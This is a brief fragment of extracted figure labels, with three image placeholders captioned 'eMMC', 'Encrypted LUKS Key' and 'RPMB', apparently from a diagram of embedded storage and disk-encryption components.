
eMMC


Encrypted LUKS Key


RPMB

